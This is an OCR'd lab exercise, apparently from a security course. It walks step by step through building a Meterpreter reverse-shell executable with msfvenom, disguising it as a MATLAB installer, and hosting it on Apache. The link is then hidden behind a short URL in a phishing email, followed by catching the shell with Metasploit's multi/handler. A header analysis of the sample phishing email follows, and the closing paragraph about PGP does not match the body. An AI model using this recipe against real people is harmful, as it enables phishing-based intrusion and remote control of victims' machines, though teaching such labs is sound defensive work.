
Steps to Perform Malware Injection using Phishing Email:

Step 1: Open Kali Linux Machine

sudo su



Change the directory



Using msfconsole to Perform Attack

mkdir websites

```
┌──(root㉿kali)-[/var/www/html]
└─# mkdir webtemplates
```

```
┌──(root㉿kali)-[/var/www/html]
└─# cd webtemplates
```

msfvenom -p windows/meterpreter/reverse_tcp lhost=Kali Ip lport=4443 -f exe -o /var/www/html/websites/matlab.exe


```
└─# msfvenom -p windows/meterpreter/reverse_tcp
 lhost=Kali Ip lport=4443 -f exe -o /var/www/ht
ml/websites/matlab.exe
```

```
┌──(root㉿kali)-[/var/www/html/webtemplates]
└─# ls
matlab.exe  QyhYvaVc.jpeg  uKwvTkun.jpeg
```

sudo service apache2 start

```
┌──(root㉿kali)-[/var/www/html]
└─# sudo service apache2 start
```

open the web browser and type the kali IP/webtemplates and check for the avilable exe file




convert the IP address into a short url


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp


copy the url




create a phising email and hide the link inside the text




In the victim windows machine turn of all the threat protection and firewall settings




In the victim windows machine turn of all the threat protection and firewall settings




In the victim windows machine turn of all the threat protection and firewall settings






Click the url and it will automatically download the software, click the ... icon and click on keep




extend it and click on keep anyway




msfconsole

use exploit/multi/handler




set payload windows/meterpreter/revrse_tcp




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be spec
```


lhost= kali ip

lport = 4442



show options

exploit



Double click the malware installed in the victim machine to get the connectivity

In Kali Machine, type the folowing command,

getuid

shell


dir

screenshot

exit

exit

Email Analysis:



The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it Inbox ×

Stella J <jstella.js01@gmail.com> Thu, Jun 13, 3:53 PM

to vaishali.g, me

Dear Dr. Vaishali,

The Enquiry you have made on the website is satisfied. Here is the Link to Download.

Enjoy Learning!!!!!!!!!!!!!!!!!

Original Message

Message ID	<CAMWkYyS0WfEiJzLaSRcajhKn3649Gwz1t930d5GV_p1Lu2Cb2w@mail.gmail.com>
Created at:	Thu, Jun 13, 2024 at 3:53 PM (Delivered after 0 seconds)
From:	Stella J <jstella.js01@gmail.com>
To:	vaishali.g@xavier.ac.in, Stella J <jstella.js01@gmail.com>
Subject:	The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it

Download Original Copy to clipboard

```
MIME-Version: 1.0
Date: Thu, 13 Jun 2024 15:53:44 +0530
Message-ID: <CAMWkYyS0WfEiJzLaSRcajhKn3649Gwz1t930d5GV_p1Lu2Cb2w@mail.gmail.com>
Subject: The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it
From: Stella J <jstella.js01@gmail.com>
To: vaishali.g@xavier.ac.in, Stella J <jstella.js01@gmail.com>
Content-Type: multipart/alternative; boundary="000000000000d88978061ac2e41a"

--000000000000d88978061ac2e41a
Content-Type: text/plain; charset="UTF-8"

Dear Dr. Vaishali,
    The Enquiry you have made on the website is satisfied. Here is the Link
<https://shorturl.at/2gTcg> to Download.


Enjoy Learning!!!!!!!!!!!!!!!!!!


Thank you

--000000000000d88978061ac2e41a
Content-Type: text/html; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

<div dir=3D"ltr">Dear Dr. Vaishali,<div>=C2=A0 =C2=A0 The Enquiry you have =
made on the website is satisfied. Here is the <a href=3D"https://shorturl.a=
t/2gTcg">Link</a> to Download.=C2=A0</div><div><br></div><div><br></div><di=
v>Enjoy Learning!!!!!!!!!!!!!!!!!!</div><div><br></div><div><br></div><div>=
Thank you</div></div>

--000000000000d88978061ac2e41a--
```

From the original email the header can be analyze for legitimate user

Header Analyzed

Email Subject: The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it

Delivery Information

Relay Information

Received Delay: 0 seconds

SPF and DKIM Information

Headers Found

Header Name	Header Value
MIME-Version	1.0
Date	Thu, 13 Jun 2024 15:53:44 +0530
Message-ID	<CAMWkYyS0WfEiJzLaSRcajhKn3649Gwz1t930d5GV_p1Lu2Cb2w@mail.gmail.com>
Subject	The Requirement of MATLAB is Satisfied.... Hurry Up !!!! to Install it
From	Stella J <jstella.js01@gmail.com>
To	vaishali.g@xavier.ac.in, Stella J <jstella.js01@gmail.com>
Content-Type	multipart/alternative; boundary="000000000000d88978061ac2e41a"

Received Header

Conclusion:

Email Security using PGP algorithm is studied using the software GPG win. It is understood that the basic cryptographic and digital signatures as well as public key encryption techniques are utilized in the PGP algorithm to provide secure transmission in emails.